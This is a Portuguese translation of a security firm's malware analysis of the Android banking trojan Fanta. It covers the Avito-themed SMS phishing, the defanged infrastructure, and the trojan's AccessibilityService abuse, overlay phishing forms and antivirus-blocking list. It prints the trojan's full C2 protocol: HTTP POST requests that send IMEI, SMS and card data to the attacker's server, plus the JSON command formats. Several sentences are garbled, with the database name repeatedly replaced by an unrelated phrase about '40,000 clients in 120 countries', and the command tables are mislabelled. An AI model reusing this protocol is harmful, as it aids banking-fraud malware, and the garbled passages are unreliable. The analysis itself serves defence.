


Um dia, você pode querer vender algo no Avito e, ao postar uma descrição detalhada do seu produto (por exemplo, um módulo de memória RAM), receberá a seguinte mensagem:
 Ao abrir o link, você verá uma página aparentemente inofensiva, notificando você, vendedor feliz e bem-sucedido, sobre a conclusão da compra:

Depois de clicar no botão "Continuar", um arquivo APK com um ícone e nome que inspiram confiança será baixado para o seu dispositivo Android. Você instalou um aplicativo que, por alguma razão, solicitou permissões de AccessibilityService, depois duas janelas surgiram e desapareceram rapidamente e... tudo.
Você entra para verificar seu saldo, mas seu aplicativo bancário inexplicavelmente pede novamente os dados do seu cartão. Após inserir as informações, o pior acontece: por uma razão que você ainda não entende, o dinheiro começa a desaparecer da sua conta. Você tenta resolver o problema, mas seu telefone se rebela: ele mesmo pressiona os botões "Voltar" e "Início", não desliga e não permite ativar nenhuma proteção. No final, você fica sem dinheiro, seu produto não foi vendido, você está confuso e se pergunta: o que aconteceu?
A resposta é simples: você se tornou uma vítima do trojan Android Fanta, da família Flexnet. Como isso aconteceu? Agora explicaremos.
Autores: Andrey Polovinkin, especialista júnior em análise de malware, Ivan Pizarev, especialista em análise de malware.
Um pouco de estatísticas
A família de trojans Android Flexnet foi identificada pela primeira vez em 2015. Ao longo de um período considerável de atividade, a família se expandiu para várias subespécies: Fanta, Limebot, Lipton, etc. O trojan, assim como a infraestrutura associada, não para: novas e eficazes estratégias de disseminação estão sendo desenvolvidas — neste caso, páginas de phishing de alta qualidade direcionadas a usuários-vendedores específicos, e os desenvolvedores do trojan seguem as tendências modernas da escrita de vírus — adicionando novas funcionalidades que permitem roubar dinheiro de dispositivos infectados de maneira mais eficaz e contornar os mecanismos de proteção.
A campanha descrita neste artigo visa usuários na Rússia, com um pequeno número de dispositivos infectados registrados na Ucrânia, e menos ainda no Cazaquistão e na Bielorrússia.
Apesar de o Flexnet estar na arena dos trojans Android há mais de 4 anos e ter sido amplamente estudado por muitos pesquisadores, ele ainda se encontra em boa forma. Desde janeiro de 2019, o potencial total de danos é de mais de 35 milhões de rublos — e isso apenas em campanhas na Rússia. Em 2015, várias versões desse trojan Android foram comercializadas em fóruns underground, onde também era possível encontrar o código-fonte do trojan com detalhes. Isso significa que as estatísticas de danos no mundo são ainda mais impressionantes. Um bom desempenho para um veterano, não acha?
Da venda à fraude

Como pode ser visto na captura de tela anterior da página de phishing disfarçada de serviço de anúncios da Internet Avito, ela foi preparada para uma vítima específica. Aparentemente, os criminosos utilizam um dos parsers do Avito, que extrai o número de telefone e o nome do vendedor, além da descrição do produto. Após o carregamento da página e a preparação do arquivo APK, a vítima recebe uma mensagem SMS com seu nome e um link para a página de phishing, contendo a descrição do seu produto e o valor obtido com a "venda" do produto. Ao clicar no botão, o usuário recebe um arquivo APK malicioso — Fanta.
A pesquisa do domínio shcet491[.]ru mostrou que ele está delegado aos servidores DNS da empresa Hostinger:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
O arquivo de zona do domínio contém registros que apontam para endereços IP 31.220.23[.]236, 31.220.23[.]243 e 31.220.23[.]235. No entanto, o registro de recurso principal do domínio (registro A) aponta para um servidor com o endereço IP 178.132.1[.]240.
O endereço IP 178.132.1[.]240 está localizado na Holanda e pertence ao provedor de hospedagem WorldStream. Os endereços IP 31.220.23[.]235, 31.220.23[.]236 e 31.220.23[.]243 estão localizados no Reino Unido e pertencem ao servidor de hospedagem virtual HOSTINGER. O registrador utilizado é openprov-ru. No IP 178.132.1[.]240 também foram resolvidos os domínios:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Vale ressaltar que quase todos os domínios tinham links disponíveis no seguinte formato:
http://(www.){0,1}/[0-9]{7}
Esse padrão também se aplica ao link da mensagem SMS. Dados históricos mostraram que um domínio corresponde a vários links no padrão acima mencionado, indicando o uso de um único domínio para disseminar o trojan para várias vítimas.
Vamos avançar um pouco: como servidor de controle, o trojan carregado a partir do link no SMS usa o endereço onuseseddohap[.]club. Este domínio foi registrado em 12-03-2019, e desde 29-04-2019, houve interação de aplicativos APK com este domínio. Com base nos dados obtidos do VirusTotal, um total de 109 aplicativos interagiu com este servidor. O domínio resolve para um endereço IP 217.23.14[.]27, localizado na Holanda e pertencente ao provedor de hospedagem WorldStream. O registrador utilizado é namecheap. Este endereço IP também resolveu os domínios bad-racoon[.]club (desde 25-09-2018) e bad-racoon[.]live (desde 25-10-2018). O domínio bad-racoon[.]club interagiu com mais de 80 arquivos APK, e bad-racoon[.]live — mais de 100.
No geral, o percurso do ataque é o seguinte:
O que o Fanta esconde?
Assim como muitos outros trojans para Android, o Fanta é capaz de ler e enviar mensagens SMS, realizar solicitações USSD, exibir suas próprias janelas sobre aplicativos (incluindo os bancários). No entanto, agora a gama de funcionalidades deste tipo de malware aumentou: o Fanta começou a usar AccessibilityService para diferentes finalidades: leitura do conteúdo das notificações de outros aplicativos, prevenir a detecção e parar a execução do trojan em um dispositivo infectado, etc. O Fanta funciona em todas as versões do Android a partir da 4.4. Neste artigo, vamos examinar mais detalhadamente o seguinte exemplo do Fanta:
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Logo após o início
Imediatamente após o início, o trojan oculta seu ícone. O funcionamento do aplicativo é possível somente se o nome do dispositivo infectado não estiver na lista:
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
Esta verificação é realizada no principal serviço do trojan — MainService. Na primeira execução, ocorre a inicialização dos parâmetros de configuração do aplicativo com valores padrão (o formato de armazenamento dos dados de configuração e seu significado serão explicados mais tarde), além do registro de um novo dispositivo infectado no servidor de controle. Um pedido HTTP POST será enviado ao servidor com o tipo de mensagem register_bot e informações sobre o dispositivo infectado (versão do Android, IMEI, número de telefone, nome da operadora e código do país em que a operadora está registrada). O endereço hXXp://onuseseddohap[.]club/controller.php. Em resposta, o servidor envia uma mensagem que contém os campos bot_id, bot_pwd, servidor — esses valores são salvos pelo aplicativo como parâmetros do servidor CnC. O parâmetro servidor é opcional, se o campo não foi recebido: a Fanta utiliza o endereço de registro — hXXp://onuseseddohap[.]club/controller.php. A função de alteração do endereço CnC pode ser aplicada para resolver duas tarefas: distribuir uniformemente a carga entre vários servidores (com um grande número de dispositivos infectados, a carga em um servidor web não otimizado pode ser alta), assim como para usar um servidor alternativo em caso de falha de um dos servidores CnC.
Se ocorrer um erro durante o envio da solicitação, o trojan repetirá o processo de registro em 20 segundos.
Após o registro bem-sucedido do dispositivo, a Fanta exibirá a seguinte mensagem para o usuário:


Nota importante: o serviço denominado Segurança do Sistema — é o nome do serviço do trojan, e após pressionar o botão OK uma janela com as configurações de Acessibilidade do dispositivo infectado será aberta, onde o usuário deve conceder os direitos de Acessibilidade ao serviço malicioso:
Assim que o usuário ativar AccessibilityService, a Fanta obtém acesso ao conteúdo das janelas dos aplicativos e às ações realizadas nelas:

Imediatamente após obter os direitos de Acessibilidade, o trojan solicita direitos de administrador e permissões para ler notificações:

Através do AccessibilityService, o aplicativo simula toques de teclas, dessa forma se concedendo todos os direitos necessários.
A Fanta cria várias instâncias de bancos de dados (que serão descritos mais adiante), necessárias para armazenar os dados de configuração, assim como as informações coletadas do dispositivo infectado. Para enviar as informações coletadas, o trojan cria uma tarefa repetitiva destinada a descarregar campos do banco de dados e receber comandos do servidor de controle. O intervalo de acesso ao CnC é definido de acordo com a versão do Android: no caso de 5.1, o intervalo será de 10 segundos, caso contrário, 60 segundos.
Para obter um comando, a Fanta faz uma solicitação GetTask para o servidor de controle. Em resposta, o CnC pode enviar um dos seguintes comandos:
| Time | Descrição |
|---|---|
| 0 | Enviar uma mensagem SMS |
| 1 | Realizar uma chamada telefônica ou comando USSD |
| 2 | Atualiza o parâmetro interval |
| 3 | Atualiza o parâmetro intercept |
| 6 | Atualiza o parâmetro smsManager |
| 9 | Iniciar a coleta de mensagens SMS |
| 11 | Redefinir o telefone para as configurações de fábrica |
| 12 | Ativação/Desativação do registro da criação de janelas de diálogo |
A Fanta também coleta notificações de 70 aplicativos de bancos, sistemas de pagamento instantâneo e carteiras eletrônicas e as armazena em um banco de dados.
Armazenamento de parâmetros de configuração
Para armazenar os parâmetros de configuração, a Fanta utiliza uma abordagem padrão para a plataforma Android — Preferences- arquivos. As configurações serão salvas em um arquivo chamado settings. A descrição dos parâmetros armazenados está na tabela abaixo.
| Nome | Valor padrão | Valores possíveis | Descrição |
|---|---|---|---|
| id | 0 | Inteiro | Identificador do bot |
| servidor | hXXp://onuseseddohap[.]club/ | URL | Endereço do servidor de controle |
| pwd | — | String | Senha para o servidor |
| interval | 20 | Inteiro | Intervalo de tempo. Indica quanto deve ser atrasada a execução das próximas tarefas:
|
| intercept | all | all/telNumber | Se o campo for igual à string all ou telNumber, então a mensagem SMS recebida será interceptada pelo aplicativo e não será mostrada ao usuário |
| smsManager | 0 | 0/1 | Ativação/Desativação do aplicativo como o destinatário padrão de SMS |
| readDialog | falso | Verdadeiro/falso | Ativação/Desativação do registro de eventos AccessibilityEvent |
A Fanta também utiliza o arquivo smsManager:
| Nome | Valor padrão | Valores possíveis | Descrição |
|---|---|---|---|
| pckg | — | String | Nome do gerenciador de SMS utilizado |
Interação com bancos de dados
No decorrer de seu funcionamento, o trojan utiliza dois bancos de dados. O banco de dados chamado a é utilizado para armazenar diversas informações coletadas do telefone. O segundo banco de dados é chamado fanta.db e é utilizado para salvar as configurações que controlam a criação de janelas de phishing, destinadas a coletar informações sobre cartões bancários.
O trojan usa o banco de dados mais de 40.000 clientes em mais de 120 países para armazenar as informações coletadas e registrar suas ações. Os dados são armazenados na tabela logs. Para criar a tabela, é utilizada a seguinte consulta SQL:
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)O banco de dados contém as seguintes informações:
1. Registro da ativação do dispositivo infectado com a mensagem O telefone ligou!
2. Notificações de aplicativos. A mensagem é formada pelo seguinte modelo:
(<%Nome do App%>)<%Título%>: <%Texto da notificação%>
3. Dados de cartões bancários das formulários de phishing criados pelo trojan. O parâmetro VIEW_NAME pode ser um dos seguintes:
- AliExpress
- Avito
- Google Play
- Diversos <%Nome do App%>
A mensagem é registrada no formato:
[](&) Número do cartão:; Data:/; CVV:
4. Mensagens SMS de entrada/saída no formato:
([<%Time in format HH:mm:ss dd.MM.yyyy%>] Tipo: Entrada/Saída) <%Mobile number%>:<%SMS-text%>
5. Informações sobre o pacote que gera a janela no formato:
(<%Package name%>)<%Package information%>
Exemplo de tabela logs:

Uma das funcionalidades do Fanta é coletar informações sobre cartões bancários. A coleta de dados ocorre por meio da criação de janelas de phishing ao abrir aplicativos bancários. O Trojan cria a janela de phishing apenas uma vez. Informações sobre o fato de que a janela foi mostrada ao usuário são armazenadas na tabela settings no banco de dados fanta.db. Para criar o banco de dados, utiliza-se a seguinte consulta SQL:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Todos os campos da tabela settings são inicializados por padrão com o valor 1 (criar janela de phishing). Após o usuário inserir seus dados, o valor será definido como 0. Exemplo de campos da tabela settings:
- can_login — o campo controla a exibição do formulário ao abrir o aplicativo bancário
- first_bank — não utilizado
- can_avito — o campo controla a exibição do formulário ao abrir o aplicativo Avito
- can_ali — o campo controla a exibição do formulário ao abrir o aplicativo Aliexpress
- can_another — o campo controla a exibição do formulário ao abrir qualquer aplicativo da lista: Юла, Pandao, Дром Авто, Кошелёк. Cartões de desconto e bônus, Aviasales, Booking, Trivago
- can_card — o campo controla a exibição do formulário ao abrir Google Play
Interação com o servidor de controle
A interação de rede com o servidor de controle ocorre por meio do protocolo HTTP. Para trabalhar com a rede, o Fanta utiliza a popular biblioteca Retrofit. As solicitações são enviadas para o endereço hXXp://onuseseddohap[.]club/controller.php. O endereço do servidor pode ser alterado durante o registro no servidor. O servidor pode retornar cookies. O Fanta realiza as seguintes solicitações ao servidor:
- O registro do bot no servidor de controle ocorre uma vez na primeira inicialização. Os seguintes dados sobre o dispositivo infectado são enviados ao servidor:
· Cookie — cookies recebidos do servidor (o valor padrão é uma string vazia)
· modo — constante de string register_bot
· prefixo — constante inteira 2
· version_sdk — é formado pelo seguinte padrão: <%Build.MODEL%>\/<%Build.VERSION.RELEASE%>(Avit)
· imei — IMEI do dispositivo infectado
· country — código do país onde o operador está registrado, no formato ISO
· number — número de telefone
· operador — nome do operadorExemplo de solicitação enviada ao servidor:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=<%VERSION_SDK%>&imei=<%IMEI%>&country=<%COUNTRY_ISO%>&number=<%TEL_NUMBER%>&operator=<%OPERATOR_NAME%>
Em resposta à solicitação, o servidor deve retornar um objeto JSON contendo os seguintes parâmetros:
· bot_id — identificador do dispositivo infectado. Caso o bot_id seja igual a 0, o Fanta irá reexecutar a solicitação.
· bot_pwd — senha para o servidor.
· server — endereço do servidor de controle. Parâmetro opcional. Caso não informado, será utilizado o endereço salvo no aplicativo.Exemplo de objeto JSON:
{
    "response":[
   	 {
   		 "bot_id": <%BOT_ID%>,
   		 "bot_pwd": <%BOT_PWD%>,
   		 "server": <%SERVER%>
   	 }
    ],
    "status":"ok"
}
- Solicitação para receber um comando do servidor. Os seguintes dados são enviados ao servidor:
· Cookie — cookies recebidos do servidor
· bid — id do dispositivo infectado, obtido ao enviar a solicitação register_bot
· pwd — senha para o servidor
· divice_admin — campo que define se os direitos de administrador foram obtidos. Se os direitos de administrador foram obtidos, o campo é igual a 1, caso contrário 0
· Accessibility — status do Serviço de Acessibilidade. Se o serviço foi iniciado, o valor é igual a 1, caso contrário 0
· SMSManager — indica se o trojan está ativado como aplicativo padrão para receber SMS
· screen — exibe o estado da tela. O valor será definido como 1, se a tela estiver ligada, caso contrário 0;Exemplo de solicitação enviada ao servidor:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
Dependendo do comando, o servidor pode retornar um objeto JSON com diferentes parâmetros:
· Time Enviar uma mensagem SMS: Nos parâmetros estão o número de telefone, o texto da mensagem SMS e o identificador da mensagem enviada. O identificador é usado ao enviar a mensagem ao servidor com o tipo setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": <%SMS_NUMBER%>,
   		 "sms_text": <%SMS_TEXT%>,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· Time Realizar uma chamada telefônica ou comando USSD: O número de telefone ou o comando chega no corpo da resposta.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command": <%TEL_NUMBER%>
   	 }
    ],
    "status":"ok"
}
· Time Alterar parâmetro interval.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval": <%SECONDS%>
   	 }
    ],
    "status":"ok"
}
· Time Alterar parâmetro intercept.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/<%ANY_STRING%>
   	 }
    ],
    "status":"ok"
}
· Time Alterar o campo SmsManager.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· Time Executar a coleta de mensagens SMS do dispositivo infectado.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· Time Redefinir o telefone para as configurações de fábrica:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· Time Alterar o parâmetro ReadDialog.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Envio de mensagem do tipo setSmsStatus. Esta solicitação é feita após a execução do comando Enviar uma mensagem SMS. A solicitação é a seguinte:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=<%ID%>&status_sms=<%PWD%>- Envio do conteúdo do banco de dados. Uma linha é enviada por solicitação ao servidor e inclui os seguintes dados:
· Cookie — cookies recebidos do servidor
· modo — constante de string setSaveInboxSms
· bid — id do dispositivo infectado, obtido ao enviar a solicitação register_bot
· ntext — texto na entrada atual do banco de dados (campo d da tabela logs no banco de dados mais de 40.000 clientes em mais de 120 países)
· number — nome da entrada atual do banco de dados (campo p da tabela logs no banco de dados mais de 40.000 clientes em mais de 120 países)
· sms_mode — valor inteiro (campo m da tabela logs no banco de dados mais de 40.000 clientes em mais de 120 países)A solicitação é a seguinte:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=<%APP_ID%>&text=<%a.logs.d%>&number=<%a.logs.p%>&sms_mode=<%a.logs.m%>
Se o envio para o servidor for bem-sucedido, a linha será removida da tabela. Exemplo do objeto JSON retornado pelo servidor:
{
    "response":[],
    "status":"ok"
}
Interação com o AccessibilityService
O AccessibilityService foi implementado para facilitar o uso de dispositivos Android por pessoas com deficiência. Na maioria dos casos, a interação com o aplicativo requer interação física. O AccessibilityService permite fazer isso de forma programática. O Fanta utiliza o serviço para criar janelas falsificadas em aplicativos bancários e impedir a abertura de configurações de sistema e alguns aplicativos.
Usando as funcionalidades do AccessibilityService, o trojan monitora as alterações nos elementos da tela do dispositivo infectado. Como já foi mencionado, nas configurações do Fanta há um parâmetro responsável pelo registro de operações com janelas de diálogo — readDialog. Se este parâmetro estiver ativado, informações sobre o nome e a descrição do pacote que iniciou o evento serão adicionadas ao banco de dados. O trojan executa as seguintes ações quando ocorrem eventos:
- Imita o pressionamento das teclas voltar e home em caso de:
· se o usuário quiser reiniciar seu dispositivo
· se o usuário quiser desinstalar o aplicativo “Avito” ou alterar as permissões
· se houver menção ao aplicativo “Avito” na página
· ao abrir o aplicativo “Google Play Protect”
· ao abrir as páginas de configurações do AccessibilityService
· se surgir uma janela de diálogo “Segurança do sistema”
· ao abrir a página de configurações “Desenhar sobre outros aplicativos”
· ao abrir a página “Aplicativos”, “Restauração e redefinição”, “Redefinir dados”, “Redefinir configurações”, “Painel do desenvolvedor”, “Acessibilidade”, “Recursos especiais”, “Permissões especiais”
· se o evento foi gerado por aplicativos específicos.Lista de aplicativos
- android
- Master Lite
- Clean Master
- Clean Master para CPU x86
- Gerenciamento de Permissões de Aplicativos Meizu
- MIUI Segurança
- Clean Master — Antivírus e Limpeza de Cache e Lixo
- Controle parental e GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock e Segurança da Web Beta
- Virus Cleaner, Antivírus, Cleaner (MAX Security)
- Mobile AntiVirus Security PRO
- Avast antivírus e proteção gratuita 2019
- Mobile Security MegaFon
- AVG Protection para Xperia
- Segurança Móvel
- Malwarebytes antivírus e proteção
- Antivírus para Android 2019
- Security Master — Antivírus, VPNAppLock, Acelerador
- AVG antivírus para tablet Huawei Gerenciador de Sistema
- Samsung Acessibilidade
- Samsung Smart Manager
- Security Master
- Acelerador de Velocidade
- Dr.Web
- Dr.Web Security Space
- Dr.Web Centro de Controle Móvel
- Dr.Web Security Space Life
- Dr.Web Centro de Controle Móvel
- Antivírus e Segurança Móvel
- Kaspersky Internet Security: Antivírus e Proteção
- Kaspersky Battery Life: Economizador e Acelerador
- Kaspersky Endpoint Security — proteção e gerenciamento
- AVG Antivírus gratuito 2019 – Proteção para Android
- Antivírus Android
- Norton Segurança Móvel e Antivírus
- Antivírus, firewall, VPN, segurança móvel
- Segurança Móvel: antivírus, VPN, proteção contra roubo
- Antivírus para Android
- Se, ao enviar uma mensagem SMS para um número curto, for solicitada permissão, a Fanta simula a pressão no checkbox Lembrar escolha e o botão enviar.
- Ao tentar remover as permissões de administrador do trojan, a tela do telefone é bloqueada.
- Impedir a adição de novos administradores.
- Caso o aplicativo antivírus dr.web detecte uma ameaça, a Fanta simula a pressão no botão ignorar.
- O trojan simula a pressão no botão voltar e home, se o evento foi gerado pelo aplicativo Samsung Device Care.



- Fanta cria janelas de phishing com formulários para inserir informações de cartões bancários quando um aplicativo de uma lista que inclui cerca de 30 diferentes serviços online é iniciado. Entre eles estão: AliExpress, Booking, Avito, Componente Google Play Market, Pandao, Drom Auto, entre outros.
Formulários de phishing
Fanta analisa quais aplicativos estão sendo executados no dispositivo infectado. Se um aplicativo de interesse for aberto, o trojan exibe uma janela de phishing sobre todas as outras, que consiste em um formulário para inserir informações do cartão bancário. O usuário deve inserir os seguintes dados:
- Número do cartão
- Data de validade do cartão
- CVV
- Nome do titular do cartão (não para todos os bancos)
Dependendo do aplicativo iniciado, diferentes janelas de phishing serão apresentadas. A seguir, exemplos de algumas delas:
Aliexpress:

Avito:
Para alguns outros aplicativos, como Google Play Market, Aviasales, Pandao, Booking, Trivago:

Como tudo aconteceu na realidade
Felizmente, a pessoa que recebeu a mensagem SMS descrita no início do artigo era um especialista em cibersegurança. Portanto, a versão real, não roteirizada, difere da narrada anteriormente: a pessoa recebeu uma mensagem SMS interessante e a entregou à equipe de Análise de Ameaças da Group-IB. O resultado do ataque é este artigo. Um final feliz, não acha? No entanto, nem todas as histórias terminam tão bem, e para que a sua não se pareça com a versão roteirizada que resulta em perda de dinheiro, na maioria dos casos, é suficiente seguir as seguintes regras já bem documentadas:
- não instalar aplicativos para dispositivos com sistema operacional Android de quaisquer fontes além do Google Play
- prestar atenção especial às permissões solicitadas pelo aplicativo ao instalá-lo
- prestar atenção às extensões dos arquivos baixados
- instalar regularmente atualizações do sistema operacional Android
- não visitar recursos suspeitos e não baixar arquivos deles
- não clicar em links recebidos em mensagens SMS.
Fonte: habr.com
